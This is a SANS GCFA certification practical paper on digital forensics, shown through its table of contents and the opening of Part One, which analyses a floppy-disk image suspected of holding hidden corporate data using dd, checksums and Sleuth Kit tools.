



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

Steganography for spies and spybots for hackers

**GCFA Practical Paper by Andrew Christensen
Submission Date: March 13th 2005
GCFA Assignment Version: 1.5**

Table of Contents

Table of Contents	2
Typographical Conventions Used in this Document	7
Abstract.....	8
Part One: Overview and Strategy	10
Overview	10
A general game-plan	10
Table of tools and technologies (Part 1)	12
Obtaining the evidence for analysis	16
Evidence tag details.....	16
Proving the integrity of the evidence	16
Rational for using extra steps to prove evidence integrity	17
Verification of the image's MD5 checksum	17
Rational for use of SHA-1	18
Papers detailing why MD5 alone cannot be trusted.....	18
Preparation Prior to Analysis.....	18
Creation of Dirty Word List	19
Initial Analysis of Image with fsstat.....	19
RJL is the apparent owner or recipient of this disk	20
The disk's format date	20
RJL may be using a Linux workstation	20
Sector / Cluster Size from 'fsstat'.....	20
Analysis with 'fls'	21
File listing from 'fls'	21
Explanation of the command used to obtain the directory listing.....	21
Reviewing discrepancies in 'fls' output: Modification prior to creation	22
Initial analysis of the files' names	23
Extraction of complete files using icat	23
MD5 checksums of extracted files	23
What are the files?	23
Manual Analysis of the Files Retrieved	24
Overview of Recovered Files.....	24
File activity timeline	27
Determination: Files were copied from a hard disk to the floppy	27
Note on the floppy's format date.....	27
A more detailed analysis: the relationship of inodes 5 and 28 (camshell.dll and _ndex.htm)	27
Using 'dcat' to recover the partial content of inode 5 (CamShell.dll)	28
What was CamShell.dll and why was it worth deleting?	29
Forensics opportunities presented by the presence of CamShell.dll	30
Downloading a package containing CamShell.dll	30
Determination: Steganography is in use	30
Verifying that the correct version of Camouflage was found	30
A description of Camouflage v1.2.1	31
A step-by-step analysis of Camouflage v1.2.1's actions	31

Changes to the system when installing Camouflage	32
Registry changes when installing Camouflage	32
Filesystem changes when installing Camouflage	32
Changes to the system when running Camouflage	32
Registry changes while running Camouflage.....	33
Filesystem changes while running Camouflage.....	33
Creation of Camouflage identification / password reset / decryption tool.....	34
Signature identification	34
Breaking Camouflage's password-protection	35
Other researchers have also cracked Camouflage.....	37
Hidden Document Status.....	37
Time of last Camouflage use based on camouflaged files.....	38
Example of Camouflage being run in "uncamouflage mode"	39
Camouflage's 'uncamouflage' window shows version was used to hide the data.....	39
Analysis of Hidden Data	39
Hidden file in Internal_Lab_Security_Policy.doc: Opportunity.txt	39
Clue about opening other encrypted or password-protected files.....	40
GIF and Jpeg Image files hidden in Password_Policy.doc.....	40
The images found may not be Ballard's information at all	40
Customer database CAT.mdb hidden in Remote_Access_Policy.doc.....	41
The data in CAT.mdb may be fake	42
Tying up Loose Ends	42
Performing a final search for unknown data blocks.....	42
Inspection of the disk's slackspace	42
Ensuring there was no more hidden data.....	42
Stegdetect analysis of jpeg files	42
What about the other files that can't be checked with stegdetect?.....	43
Conclusions on Part 1	44
Results of the investigation and recommendations for further investigation ...	44
Has Ballard lost proprietary data as a result of RJI?.....	44
Ballard might be facing multiple instances of industrial espionage.....	45
Recommendations for further investigation and next actions.....	45
Points for immediate action	45
How system administrators should proceed in the wake of this	45
How to proceed further	46
Legal Implications	46
18 USC 90 – The Economic Espionage Act of 1996	47
Investigation postmortem	48
Further Information.....	48
Part Two – Overview and Strategy	51
Introduction	51
A few notes regarding anonymity of data in this section	51
Definitions	52
The game-plan.....	54
Discovering a breach: Seeing suspicious traffic	56

Determining how to react	56
Captured network traffic shows IRC traffic	57
Traffic analysis reveals the nature of the compromise tools	57
This was not merely a local attack	58
Analysis of the attacks streams' content	58
A look at one of the domains discovered	62
The whois information looks legit	63
Some initial conclusions	63
Some new questions	63
Making a list of affected machines on the LAN	63
What's happening on these machines?	64
One of the suspicious binaries: Bling.exe	64
Expanding the Dirty Word List with the new keywords	65
Looking at the infected machines	66
Actions which hampered the investigation	67
What else does psinfo.exe show?	68
Deciding which machine to analyze	68
Focusing on a forensically-ideal machine	68
Details on the analyzed machine	70
Evidence tags	71
Reviewing the collected data	71
Process listing review	71
Inspecting the dumped RAM	72
The analyzed machine was itself being used as an attack platform	76
Is anything getting special focus?	79
Looking for additional entries in RAM which the dirty words list didn't find	80
Expanding the Dirty Words List	82
Searching for hits NEAR hits from the dirty word list	82
Analyzing the binaries	84
Manipulating wind0ws.exe	87
Preparing the software	88
Running the test	88
Proof that will.soul-domainchanged.net was probably installed by attackers, and is not just a random IRC server	89
What could this do?	89
The spybot logs everything it does	90
What was 'lsass_445'?	91
Wind0ws.exe versus bling.exe	91
Analyzing the compromised machine	91
Generating a disk timeline	91
Looking for suspicious files on disk	92
Files to look for on disk based on the spybots capabilities	92
Attempting to search for attack-related files	93
Performing a "strings" search looking for attack-related files	94
Summary of interesting strings from disk image	97
Looking for a possible log on disk	97

Looking for suspected process ID and IRC username on disk	100
Recovering “interesting” data related to suspected username and PID	101
Looking for interesting deleted files	102
Summary of findings after data recovery	105
Attempting to prove files were “safe” (unrelated to the attack)	105
Why bother with all the steps used to verify the files?	107
When was the system installed / patched	107
Install date and OS	107
Patch date and level	108
What other information could be pulled off of the disk?	109
Is it possible to say who did this?	110
The domain suspectedhackerdomain.net	112
What was the purpose of the binary	113
Would people actual do something like this and then put their photo on the net?	113
Conclusion on Part 2	113
What happened?	114
What did it? Man or machine?	114
How did it get in?	114
Why was antivirus ineffective?	114
How did the attackers/spybot originally enter the network?	114
What was the objective of this attack?	115
What was the impact?	115
Appendices to Part 1	118
Appendix to Part 1: Search for unknown data blocks	119
Appendix to Part 1: Command Used to Extract Files using ‘icat’	122
Appendix to Part 1: MD5 and SHA-1 Checksums of Files Taken from Disk using ‘icat’	123
Appendix to Part 1: CamShell.dll – Searching Google	125
Sector listings from ‘istat’	126
CamShell.dll (inode 5)	126
_index.htm (inode 28)	126
Appendix to Part 1: Images Retrieved from Password_Policy.doc	128
pem_fuelcell.gif	128
PEM-fuel-cell-large.jpg	129
Hydrocarbon%20fuel%20cell%20page2.jpg	130
Appendix to Part 1: Program Listing of SetecAstronomy.pl	131
What this program does	131
Appendix to Part 1: Example of Exposing a Camouflaged File using SetecAstronomy.pl	134
Proving that hidden unprotected files are identical with hidden original files.	134
Appendix to Part 1: Program Listing – HexCompare.pl	136
What this program does	136
Appendix to Part 1: Example Output From HexCompare.pl – comparing two nearly identical Camouflaged files with different passwords	138
Appendix to Part 1: Program Listing – Show2.pl	139

<i>What this program does</i>	139
Appendix to Part 1: Example Output From Show2.pl	140
Appendix to Part 1: File activity timeline	142
Creation command:.....	142
Timeline.....	142
Appendix to Part 1: Registry activity during install of Camouflage 1.2.1	147
Appendix to Part 1: Full Listing of relevant 'strings' output for CamShell.dll	148
Appendices to Part 2	153
Appendix to Part 2: Process listing from compromised Primary Domain Controller	154
Appendix to Part 2: List of additional hits from server RAM based on search for uppercase letters surrounded by square brackets	156
Appendix to Part 2: Breakdown by location of individual IPs scanned from compromised box	159
Appendix to Part 2: Evidence that SuspectedHacker1@hotmail.com may be responsible for parts of the malware	160
Appendix to Part 2: Usernames AnotherSuspectedHacker and SuspectedHacker1 on portal.soul-domainchanged.net	162
Appendix to Part 2: Live testing of the spybot in a vmware lab.....	163
Appendix to Part 2: Compile details may help narrow eventual search of culprits' machines	165
Compiler and packer type	166
Appendix to Part 2: IRC logfile showing interaction with spybot	167
Appendix to Part 2: IRC logfile showing interaction with spybot	167
Appendix to Part 2: Filemon output while taking a screen capture	170
Bibliography	173

© SANS Institute 2000 - 2005

Typographical Conventions Used in this Document

Input and output from commands typed at a terminal is shown in `Courier New` type. The command, if shown, is highlighted in **Courier New Bold** and the response is standard `Courier New`.

The following example shows how the 'date' command and its output would be shown:

```
date
Mon Oct 11 16:12:01 CEST 2004
```

Where extra output has been deleted for brevity, this is indicated in *Courier New Italic*, as shown below:

```
Output line 1
.. Extra output deleted
Output line 100
```

Program code listings: `Courier New` is also used for code-listings.

Text taken verbatim from websites or other documents, etc. is shown in Century Gothic. Where small citations are included inline, this is typically indicated with *italics* as well as a note citing the source.

Abstract

This paper is the practical portion for an attempt at GCFA (GIAC-Certified Forensic Analyst) certification, written by Andrew Christensen. This paper is original content, except where otherwise noted.

The first part of this paper was defined by GIAC; it is devoted to the analysis of a floppy-disk image, in order to determine whether any potentially confidential information was hidden on it. A standard disk-forensics approach was used in evaluating the image, and deleted files were identified as being part of a Steganography tool.

The second part of this paper allowed for more flexibility: it was possible to choose either to perform forensic analysis of a compromised system (according to a set of guidelines common to all students) or to perform analysis of a forensic tool (according to set a set of guidelines and limitations on tool selection, again common to all students). The first of these options was selected, as at the time of writing a freshly-compromised system was available at the local (Danish) offices of an international company operating within Denmark.

The conclusion of the second part was decidedly more “real-life” in that the resolution was not completely ideal.

This part of the report details how a “spybot” variant, which used IRC as its remote-control channel, managed to get into an international company and spread itself to additional machines, some of which were actively controlled by an outside attacker.

The investigation details evidence of how the pseudo-autonomous spybot variant found was actually being controlled by a human attacker. During the course of the investigation, it was also possible to partially determine who this attacker was, including a partial real name.

PART ONE:

Stego for Spies

© SANS Institute 2000 - 2005, Author retains full rights.

Part One: Overview and Strategy

Overview

This part of the report details the analysis of a floppy disk suspected to contain privileged corporate data.

The floppy was found in the possession of a fictitious employee (named Robert John Leszczynski, Jr.) at a fictive company, named Ballard Industries. Ballard had seemingly recently been the victim of the loss of proprietary corporate information (possibly even industrial espionage), and was keen to investigate any suspicious activity.

A general game-plan

The following general steps were taken during the analysis of the data:

1. Evidence (a floppy disk) was seized and, using dd, an image was taken to work on during any investigative steps to follow.
2. To prove the integrity of the image, the fingerprint of this image was taken using md5sum and sha1sum. The checksums were signed and encrypted locally using GnuPG, and were mailed to an account at a free email provider using a third-party proof-of-posting cryptographic signer named 'stamper'.
3. The latest stable versions of disk-analysis tools were gathered from their respective distribution sites
4. A dirty-word list was created based on suspected loss of confidential information at Ballard.
5. An overview of the data on the disk was created
 - a. 'fsstat' was used to determine the exact type of filesystem, used data blocks, the volume label, sector size, and other basic information.
 - b. 'fls' was used to list all files and their respective MAC times.
 - c. 'ils' was used in the same way, and to see what data units were pointed at.
 - d. Files from the disk were extracted to individual, loadable, data files:
 - i. 'icat' was used to extract normal, non-overwritten files
 - ii. 'dcat' was used to extract all available fragments of partially-overwritten files.
6. The extracted files were inspected for unusual characteristics such as:
 - a. Data that is obviously critical, sensitive, and confidential. Whether this was present or not was determined by manually inspecting each file in the appropriate view application.
 - b. Data in the files which did not match up to the files' extensions. The 'file' command was used for this purpose.
 - c. Files with unusual size in respect to the amount of visible data within the file. This was determined by opening the files in the

- appropriate viewer application and comparing it to other files with similar content, created with the same program.
- d. Encrypted data
7. A DLL file recovered in step “5.d.ii” was analyzed.
 - a. Google was used to determine what the DLL was part of (it was part of a steganography tool).
 - b. The software it was part of was downloaded and researched
 - i. The locally-retrieved copy was compared to the downloaded copy to ensure that identical files were being inspected.
 - c. Test files were created using the program and analyzed
 - i. A recognizable signature created by the product was detected
 - ii. The password-protection of the steganography package was cracked
 8. Based on new research conducted for this report as well as old research by other researchers on the same steganography tool, a program was created that could detect files created with the relevant steganography tool and print the password used (if any) to protect the file
 9. All data on the disk was searched to see if it contained steganography
 - a. Hidden data was discovered
 - i. The hidden files were manually reviewed.
 - ii. The hidden data was reanalyzed to see if there was yet another layer of data-hiding.
 10. Based on the results of the investigation, recommendations for how to react and how to continue the investigation were developed.
 11. A post-mortem evaluation was made on the investigation techniques to evaluate how the investigation could have been conducted more efficiently.

© SANS Institute

Table of tools and technologies (Part 1)

These tools have been used while processing evidence for this report. Note that where a specific tool is named (rather than a general technology) the version used is listed.

Tool or Technology	Function
Steganography	Steganography is the science of hiding data within other data, such that the very existence of the hidden data cannot easily be detected.
Camouflage	Camouflage is a steganography tool for Microsoft® Windows computers. Version v1.2.1 was used for this report.
SetecAstronomy.pl	SetecAstronomy.pl is a Perl script created for this report that recognizes and extracts data hidden with a steganography tool called Camouflage.
stegdetect	Stegdetect is a tool that can analyze jpeg images to see if they contain hidden data. It is part of the Outguess project, created by Niels Provos. Stegdetect v0.6 was used.
gifsicle	gifsicle is a command-line Linux tool that can display information about GIF images, such as the size of the color palette and what colors are in use. It can also be used to alter GIF images, but that functionality was not needed for this project. LCDF Gifsicle 1.37 was used for this report.
dd	dd is a tool that performs low level copies of data from one file to another. It is designed to do no processing on the data it copies, but rather to do a bit-by-bit copy from one location to another, without altering the data along the way. Due to the fact that it does not alter the data, it is considered secure for forensics work ("forensically sound"). dd is used to create "disk images". Version 4.1 of the "fileutils" package, which contains dd, was used for this report.
Disk images	Disk images are identical, bit-by-bit copies of a physical disk (such as a floppy disk, a CD-ROM, or a hard disk).
md5sum	md5sum creates a digital fingerprint (an "md5 checksum") of a given file. It does this according to the MD5 algorithm. The MD5 algorithm was designed to prevent the possibility of easily finding a second, alternate piece of data that would give the same md5 checksum as a given first piece of data. Recent research has shown the MD5 is not secure enough for this purpose, however. md5sum (textutils) version 2.0.21 was used.

sha1sum	sha1sum performs exactly the same function as md5sum, but using the SHA-1 algorithm. Using this in conjunction with MD5 is currently considered a valid method of proving the integrity of a given piece of data. sha1sum (textutils) version 2.0.21 was used.
bash	Bash is a command interpreter that can be found on most UNIX-like systems, including Linux. It has been used in all cases where multiple command-line commands are shown in this report. 2.05a.0(1)-release was used.
Perl	Perl is a programming language suitable for searching for patterns within data, extracting data matching these patterns. This is very suitable for identifying a given type of data when a signature for that data is found. Perl version 5.8.0 was used.
Lazarus	Lazarus is a program that can search a disk image for recognizable chunks of data, such as doc files or jpeg images. It was not successfully used for the creation of this report, as it does not contain signatures for several of the types of data detected during this report; it is only mentioned here because the signature file could be improved using this report's findings. Version 1.15 of The Coroners Toolkit, which includes Lazarus, was evaluated.
Foremost	Foremost performs the same function as Lazarus. It was not successfully used, but could again be improved by inclusion of signatures detailed in this report. Foremost version 0.69 was evaluated.
Data Signature	A data signature is a recognizable pattern that can be used to identify what type of program can read or has created a given piece of data.
fsstat	Fsstat displays basic information about a disk image, such as specifically what filesystem is in use, what range of "data blocks" and "inodes" are in use, what the "volume label" is. The Sleuth Kit version 1.72 was used, and fsstat was part of this package.
Volume label	A volume label is a name assigned by a computer user to a physical storage medium. It is typically used to describe what is on the disk, or what the disk is.
Data block	A data block or fragment is a single storage unit on a physical disk. A file is made up of multiple of these.
Inode	An inode is a file which defines what data blocks are used to store a given file, as well as general information about that file such as modification, creation and access times. In the case of a FAT file system, an inode is the same as an entry in the File Allocation Table.
dcat	dcat is a tool that can read a specific fragment or data block

	number from a given image. The Sleuth Kit version 1.72 was used, and dcat was part of this package.
dls	dls is a tool that can read all data blocks that are not in use (that is, which are “unallocated”). The Sleuth Kit version 1.72 was used, and dls was part of this package.
dcalc	dcalc can be used to indicate what the “correct” data block address in the original image is, given the number of the unallocated block from dls. The Sleuth Kit version 1.72 was used, and dcalc was part of this package.
ils	ils lists details about inodes. The Sleuth Kit version 1.72 was used, and ils was part of this package.
icat	icat outputs all data pointed at by a given inode. The Sleuth Kit version 1.72 was used, and icat was part of this package.
ifind	ifind shows which inode entry points at a given data block. The Sleuth Kit version 1.72 was used, and ifind was part of this package.
fls	fls lists details about all the files, both deleted and undeleted, in a given image. The Sleuth Kit version 1.72 was used, and fls was part of this package.
mactime	mactime is a script that creates an overall timeline of activity on a filesystem. It can be used in conjunction with ‘fls’ and ‘ils’. The Sleuth Kit version 1.72 was used, and mactime was part of this package.
loopback filesystem	A loopback filesystem is a plain file with all the data taken from a real physical device. It makes it so a file can be mounted as if it were a real floppy disk or CD-ROM that had been put into a physical drive on the machine where a loopback mount is used.
hexdump	hexdump shows a hexadecimal representation of the individual bytes of data that make up a file (or of data piped directly into hexdump). No specific version number is available.
StegoSuite / Gargoyle	StegoSuite and Gargoyle are commercial steganography detection tools. They were not used during creation of this report, but are in some cases comparable to tools which were used.
GnuPG	GnuGP, short for “Gnu Privacy Guard”, is a freeware replacement for the email encryption software PGP. It uses public-key cryptography to either sign or encrypt an email message. For the purposes of this report, it has been used only for signing.
Stamper	“Stamper” (see http://www.itconsult.co.uk/stamper.htm) is a free service that cryptographically signs messages and

then re-mails them to a user-designated address, thereby proving that the messages were sent at a given time.

© SANS Institute 2000 - 2005, Author retains full rights.

Obtaining the evidence for analysis

The evidence analyzed was an image of a floppy disk, taken from the briefcase of Robert John Leszczynski, Jr. (RJL), an employee of Ballard Technologies. The disk was confiscated on April 26th 2004 at approximately 16:45 MST.

Though RJL was not suspected of any wrongdoing, it is against company policy to remove floppy disks from the R&D labs area, and the disk had accordingly been confiscated by the on-duty security guard.

It had then been turned over to the security administrator, David Keen (DK), who had taken it into evidence, creating a chain-of-custody form which showed a physical description of the disk, the date it was seized, and a MD5 checksum of the data on the disk.

Mr. Keen had likely obtained the image of the floppy by placing the floppy in a disk and typing a command such as the following:

```
dd if=/dev/fd0 of=fl-260404-RJL1.img  
2880+0 records in  
2880+0 records out
```

That command uses 'dd', a data-copying tool which has previously been shown to be forensically-secure (see <http://www.sans.org/rr/papers/27/643.pdf>).

Evidence tag details

Tag# fl260404-RJL1
3.5 inch TDK floppy disk
MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
fl-260404-RJL1.img

This information, along with a dd image of the disk in the form of a file named fl-260404-RJL1.img, was then turned over for further analysis.

Proving the integrity of the evidence

The details contained on the original chain-of-custody form were securely logged before proceeding any further. Safely logging the data was done by:

- Encrypting and signing a copy of the evidence tag using GnuPG (a free equivalent of the famous cryptographic software PGP).
- Using "stamper" to place a secondary proof-of-posting signature on the data
- Having the proof-of-posting data mailed to an account at Yahoo! Mail.
- Placing the original chain-of-custody form in a locked safe

The same steps were taken to prove the integrity of evidence at all stages during the investigation when new evidence was gathered or new files were extracted.

Rational for using extra steps to prove evidence integrity

- By cryptographically-signing the data locally, it became possible to prove who had been working with the forensic data.
- By encrypting the data, it was possible to safely store a copy of the data offsite without significant risk of the data being intercepted.
- Storing a copy of the hashes offsite (on Yahoo! Mail) gave a way to verify that the locally-stored copy was intact. In the headers set when it receives the mail, Yahoo! Mail provides at least one useful timestamp which Ballard does not have the capability of altering – thereby providing a way to prove in court or to law enforcement that evidence is unaltered. A much more professional, commercial alternative to this would be to use Wetstone Technologies' Digital Electronic Time Stamping service¹, but the budget for this project did not allow for anything except free tools.
- Using Stamper provided a second, cryptographically-signed timestamp. The name is unknown outside the forensic community (and not even that well known within the community), but the principles behind Stamper's design are absolutely perfect for this type of project. Again, Wetstone Technologies' Digital Electronic Time Stamping service is comparable, but there was no need and no budget for this².

Verification of the image's MD5 checksum

In order to prove that image received from Mr. Keen had not been altered since he first created it and logged it in as evidence, the checksum of the received image was generated.

Note: For simplicity's sake, the image file was copied from "fl-260404-RJL1.img" to a second file named "floppy.img". This also created an easy fall-back procedure in case a mistake was made during the investigation. The file named "floppy.img" was the file worked on during all additional stages of this investigation.

```
md5sum floppy.img
d7641eb4da871d980adbe4d371eda2ad floppy.img
```

This checksum was compared to the checksum from the chain-of-custody form and was confirmed identical, indicating it was alright to proceed with further phases of the investigation. **Unfortunately, the chain-of-custody form only included an MD5 checksum, which is no longer as secure as the field of**

¹ <http://www.wetstonetech.com/catalog/item/1104418/620725.htm>

² Even if a larger budget had been available, Stamper might still be preferred, as it has been subjected to more peer review.

forensics requires; normally, it would be desirable to also include a SHA-1 or other checksum as well.

Rational for use of SHA-1

Since recent research by Chinese scientists has successfully collided MD5 checksums, using an MD5 checksum alone cannot be considered strong-enough proof that a file has not been tampered with. Though it may have been slightly after the fact, a SHA-1 checksum was also generated at this point and then emailed in the same manner as previously described.

```
sha1sum floppy.img  
20cf77132440f9d78420f82acbadfb9802ae68a8 floppy.img
```

Papers detailing why MD5 alone cannot be trusted

For further details on the risk of MD5 collisions, see the following links:

<http://eprint.iacr.org/2004/199/> - This is the original paper describing MD5 collisions. Note: This paper is quite mathematically-intense.

http://www.doxpara.com/md5_someday.pdf - This paper provides a more practical example of how this class of vulnerability could be exploited in a “real world” scenario.

The short version of what the above links say is this: it is possible to take a given file, create a copy of that file, slightly alter the copy of the file, and end up with two files that have identical checksums. This means, in the case of forensics, that you cannot claim a file is in its original state just because the MD5 checksum is the same as the first time you checked it.

One of the “positive” notes which the papers on MD5 weaknesses make, however, is that there is apparently not a way of altering the file such that both the MD5 checksum and SHA-1 checksum would remain unchanged. Therefore, it makes sense to use both SHA-1 and MD5 checksums wherever possible.

Whether MD5 has been “fully” compromised is, at this point in time, definitely still debatable; however, there is no good reason to risk it being debated in court, in front of a jury that almost certainly will not understand anything except that there is a risk of evidence tampering. Therefore, SHA-1 sums are also used throughout this report.

Preparation Prior to Analysis

Besides ensuring that the system used for analysis is on an air-gapped network³ (so that outsiders cannot tamper with the results) and ensuring that the standard forensics tools used are up to date, some other preparation needed to be done.

³ An “air-gapped network” is a network which has no gateways whatsoever to other networks. This means it is as secure as the physical security in the building it is located in.

Creation of Dirty Word List

Due to evidence that critical confidential corporate information from Ballard Technologies was being leaked to Ballard's competitor, Rift Inc., a dirty-word-list⁴ was prepared to use during the analysis.

Again, this was done despite that (at this point) there was no reason to suspect RJL of any wrongdoing. Rather, this seemed like a prudent step to take for any incident within Ballard which occurred at that point.

The initial dirty-word-list contained the entries shown in the table below.

Entry	Reason
Rift	This is the name of competitor suspected of receiving Ballard's corporate secrets, perhaps via industrial espionage
MDB	This is a typical extension for database files. The data suspected of being leaked may have been a customer list, which would typically be in .mdb format.
Customers	This is a logical guess as to what a customer database file would be named.
CSV	Comma-Separate-Value lists are another typical, portable format for database files.
Clients	This is another typical name for a customer database file.

A number of seemingly obvious items like "Ballard" were specifically not placed in the dirty-word list, as doing so would probably have created too many useless hits in a search.

Initial Analysis of Image with fsstat

The program 'fsstat' is part of The Sleuth Kit (TSK)⁵. It is a program that displays details about a filesystem.

The command typically generates a lot of output, and this time is no exception. Where indicated, irrelevant data (and data which can be more easily understood through the use of other commands) has been deleted from the output shown below. The complete output can be found in the appendix entitled "Appendix to Part 1: Complete fsstat output".

```
fsstat -f fat floppy.img
OEM Name: mkdosfs
... extra output deleted
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
... extra output deleted
```

⁴ A "dirty-word-list" is a list of words which have direct relevance to what is being investigated. It is to be used when conducting searches on blocks of data during a forensics investigation

⁵ See <http://www.sleuthkit.org>

Sector Size: 512
Cluster Size: 512

RJL is the apparent owner or recipient of this disk

One key piece of information is seen here. The Volume Label is set to RJL, the initials of Robert John Leszczynski, Jr. Since the volume label can be set when formatting the disk, this indicates that the disk was probably formatted by RJL.

A second scenario is that this disk was formatted by someone else with the intention of giving the disk to RJL, or that the person who formatted the disk thought that the information on the disk was directly relevant to RJL.

The importance of this is RJL cannot claim the disk was simply lying around, and that he picked it up at random because he needed a floppy disk for some other use.

The disk's format date

Note that the file activity timeline shown in the appendix to this report (see "Appendix to Part 1: File activity timeline") shows the date and time when the disk was formatted was probably Sunday, April 25th 2004 at 10:53:40. Depending on how often floppy disks are formatted on RJL's workstation, it may be possible to verify whether disk was formatted there or not, by performing a forensic analysis of the format functions on RJL's machine.

RJL may be using a Linux workstation

A second piece of information which has no immediate bearing on the analysis, but which is still unusual, is the OEM name. Normally, the OEM name might show a name or ID for the production company that actually manufactured the disk (typically this would be a Chinese or Taiwanese firm, as that is almost exclusively where disks are manufactured). In this case, it shows 'mkdosfs', indicating that the 'mkdosfs' command that can be found under Linux was probably used to create the image or to format the disk.

This is directly out of line with the fact that the chain-of-custody form provided by Mr. Keen indicates that the disk was manufactured by TDK.

The importance of this is that RJL may be using a Linux workstation for working with files. This may be relevant at a later point during the investigation.

Sector / Cluster Size from 'fsstat'

The sector / cluster size is 512 bytes. If calculations regarding the location of a specific piece of data on the disk are done later on, this value may be needed, so this is noted now.

Analysis with 'fls'

The tool "fls" "lists the files and directory names in the image and can display file names of recently deleted files" (source: fls man page from The Sleuth Kit version 1.72).

In general, "MAC times", which show the Modify, Access, and Create dates of the files, are also displayed.

A listing of the directory structure was obtained using 'fls'.

File listing from 'fls'

Note: all times are shown in the MST time-zone.

```
fls -f fat -alr -z MST floppy.img |cut -f 1,2,3,4,5|sed  
's/r\//r //'|sed 's/* /DELETED! /g'|sed 's/(MST\)//g'
```

Output is presented in table form below

Inode	Entry name / description	Modify	Access	Create
3:	RJL (Volume Label Entry)	2004.04.2 5 10:53:40	2004.04.2 5 00:00:00	2004.04.2 5 10:53:40
5: DELETED !	CamShell.dll (_AMSHHELL.DLL)	2001.02.0 3 19:44:16	2004.04.2 6 00:00:00	2004.04.2 6 09:46:18
9:	Information_Sensitivity_Policy.doc (INFORM~1.DOC)	2004.04.2 3 14:11:10	2004.04.2 6 00:00:00	2004.04.2 6 09:46:20
13:	Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)	2004.04.2 2 16:31:06	2004.04.2 6 00:00:00	2004.04.2 6 09:46:22
17:	Internal_Lab_Security_Policy.doc (INTERN~2.DOC)	2004.04.2 2 16:31:06	2004.04.2 6 00:00:00	2004.04.2 6 09:46:24
20:	Password_Policy.doc (PASSWO~1.DOC)	2004.04.2 3 11:55:26	2004.04.2 6 00:00:00	2004.04.2 6 09:46:26
23:	Remote_Access_Policy.doc (REMOTE~1.DOC)	2004.04.2 3 11:54:32	2004.04.2 6 00:00:00	2004.04.2 6 09:46:36
27:	Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)	2004.04.2 3 14:10:50	2004.04.2 6 00:00:00	2004.04.2 6 09:46:44
28: DELETED !	_ndex.htm	2004.04.2 3 10:53:56	2004.04.2 6 00:00:00	2004.04.2 6 09:47:36

Explanation of the command used to obtain the directory listing

The 'fls' command shown specifies that:

- A FAT image is being analyzed. This is specified by the `-f fat` switch below.

- The entire structure should be listed recursively (undeleted directories are also followed as far as possible). This is specified by the `-r` switch below.
- All entries should be shown including entries for “.” and “..” (these are frequently tampered with by root-kits in an attempt to hide data, so it is prudent to inspect them as well). This is specified by the `-a` switch below.
- The time zone for the disk is MST (Mountain Standard Time). This time zone is specified in the original report detailing how the disk was found in RJJ’s briefcase. This is specified by the `-z MST` switch. Note: The clock-skew cannot be specified without inspecting the machine(s) where the disk was written to.
- Time stamps should be displayed. This is specified by the `-l` switch.

Note: Since the output contains several irrelevant fields (User ID and Group ID, which have no meaning on a file on a FAT floppy disk), these fields have been deleted from the output to improve readability. The “size” has also been deleted, as this will be examined later. This is specified by the ‘cut’ command shown.

Also note that deleted files have been flagged with the text ‘deleted!’ (instead of simply being listed with an asterisk in the line, which ‘ls’ does by default), and the normal ‘ls’ output showing whether a given file is a regular file has also been deleted, since all files found were regular files. Additionally, since the time zone is already known to be MST⁶, this information was removed from the output.

Reviewing discrepancies in ‘ls’ output: Modification prior to creation

Several points stick out. It seems slightly odd, but the files appear to have been modified before they were created.

This is evidence that one of two things has occurred:

1. Either someone has tampered with this disk using a command capable of altering file dates, something similar to the ‘touch’ command on UNIX, or
2. The files were copied from a desktop machine, and Windows or whatever OS was used set the ‘modified’ date on the files on the floppy to the same as the ‘modified’ date on the file which was being copied from.

The first scenario cannot be ruled out, but the second scenario seems much more likely; this is particularly likely as if the file were copied, the original “modify” date (indicating the date the file contents were modified) might be preserved, but the “create” and “access” dates would indicate when the files were copied to disk.

⁶ It is possible that the disk actually had data placed on while it was physically located in a different time zone. It is also impossible to know whether the clock on the computer which wrote to the disk was accurate without finding that computer. If the clock was wrong, the timestamp on the files would also be wrong. Any of these issues could impact assumptions about time and time zones.

The importance of this is that it may well show the source files' dates on the machine where the files were initially created. If this workstation is found, it will be a fairly conclusive showing that this disk was used in that machine, which can be very significant if the workstation in question, is a single-user machine.

Initial analysis of the files' names

The filenames indicate that this disk stores a number of Word documents, as well as one DLL file and a HTML document. The DLL and the HTML document have both been deleted.

Extraction of complete files using icat

Given the inode numbers in the 'fls' listing above, it is possible to extract all of the undeleted files. The data retrieved by doing this is exactly the same as would be retrieved if the original disk were placed in a computer's floppy drive and the files were opened or copied off of it.

The two main advantages of not simply placing the disk in a drive this way are that the disk and data on it are not at risk of alteration, and that it may be possible to extract delete files as well. The first issue, data alteration, could be avoided by simply mounting the image as a "loopback" filesystem. However, since the volume of data being dealt with is so low, there is no real need to bother doing this.

The extraction command and resulting output can be seen in the appendix to this report entitled "Appendix to Part 1: Command Used to Extract Files using 'icat'".

MD5 checksums of extracted files

At this point, MD5 and SHA-1 checksums were taken of all the extracted files, and these were emailed to the same checksum account as well as printed and placed in the safe.

The full listing of checksums can be seen in the appendix to this report entitled "MD5 and SHA-1 Checksums of Files Taken from Disk using 'icat'".

One interesting point sticks out right away, though: the files named 'CamShell.dll' and '_ndex.htm' have identical md5 and SHA-1 checksums.

What are the files?

The 'file' command can make guesses about what type of data is contained in a given file by looking for distinctive data patterns within the file. Before going any further, the file types of the recovered files are gathered:

```
cd Extracted_Files; file *
```

Filename	Guessed File Type
----------	-------------------

Acceptable_Encryption_Policy.doc	Microsoft Office Document
CamShell.dll	HTML document text
Information_Sensitivity_Policy.doc	Microsoft Office Document
Internal_Lab_Security_Policy.doc	Microsoft Office Document
Internal_Lab_Security_Policy1.doc	Microsoft Office Document
Password_Policy.doc	Microsoft Office Document
Remote_Access_Policy.doc	Microsoft Office Document
_ndex.htm	HTML document text

Since the HTML and DLL files had the same checksums, it is no surprise that they will also have the same type.

Manual Analysis of the Files Retrieved

Following this, each document was reviewed by hand. Word Documents were opened on a separate machine (in case they contained Macro Viruses).

The 'du -k'⁷ command was used to find the size of the files. This is a somewhat coarse view, but is good enough to get a quick overview.

Overview of Recovered Files

Filename	Description
